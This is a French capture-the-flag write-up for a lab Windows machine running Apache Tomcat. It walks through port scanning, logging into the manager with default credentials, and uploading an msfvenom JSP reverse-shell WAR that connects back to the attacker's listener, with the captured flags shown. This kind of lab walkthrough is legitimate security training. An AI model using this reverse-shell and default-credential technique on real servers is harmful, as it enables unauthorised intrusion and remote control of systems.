



## Introduction

Pour commencer, nous savons que la machine distante est un windows dont l'adresse IP est 10.10.10.95.

Compétences mises en œuvre :

- Énumération des ports et services
- Recherche des identifiants par défaut
- Réalisation et exploitation d'une backdoor en extension war

# Énumération

Commençons comme d'habitude avec un scan des ports ouverts et des services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.95
```


Le résultat (cf ci-dessus) nous indique que seul le port **8080** est ouvert et que c'est un serveur **Apache Tomcat** (le port 8080 étant celui par défaut pour Tomcat). En se rendant sur la page d'accueil du site (<http://10.10.10.95:8080/>), on peut voir 3 liens pour l'administration du site :

- [/manager/status](#)
- [/manager/html](#)
- [/host-manager/html](#)

Mais une identification est nécessaire. Le couple identifiant/mot de passe par défaut est trouvable sur internet, le couple **admin:admin** est accepté pour l'identification de la page **/manager/status**. Pour la page **/manager/html**, le couple trouvé précédemment est incorrect, néanmoins sur la page d'erreur, un exemple avec des identifiants est donné. En essayant les identifiants de l'exemple, l'accès est autorisé, donc nous notons le couple **tomcat:s3cret** .

## Exploitation

En ayant accès à la page `/manager/html`, une zone d'upload est présente, donc nous pouvons uploader une backdoor en fichier war sur le site.



Le site acceptant les fichiers war, nous allons créer un reverse shell en fichier war avec le binaire **msfvenom** et écouter sur le port défini dans le reverse shell avec **netcat** :

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.21 LPORT=1234 -f war > backdoor.war
$ nc -lvnp 1234
```

Après avoir upload le fichier et l'avoir exécuté (on peut voir sur la même page d'upload que le fichier a été ajouté et nous pouvons cliquer sur son nom pour l'exécuter), nous avons une connexion sur notre port qui écoutait :

```
[*]$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

Avec les commandes **dir** et **cd**, nous pouvons nous rendre compte qu'il y a un compte **Administrator** et un compte **public**, le compte **Administrator** détient les deux flags dans un seul fichier :

```
C:\> type "Users\Administrator\Desktop\flags\2 for the price of 1.txt"
```

```
C:\>type "Users\Administrator\Desktop\flags\2 for the price of 1.txt"
type "Users\Administrator\Desktop\flags\2 for the price of 1.txt"
user.txt
7604b0cc70f034c07b4010757230bd00

root.txt
0423b0cc70f034c07b4010757230bd00
```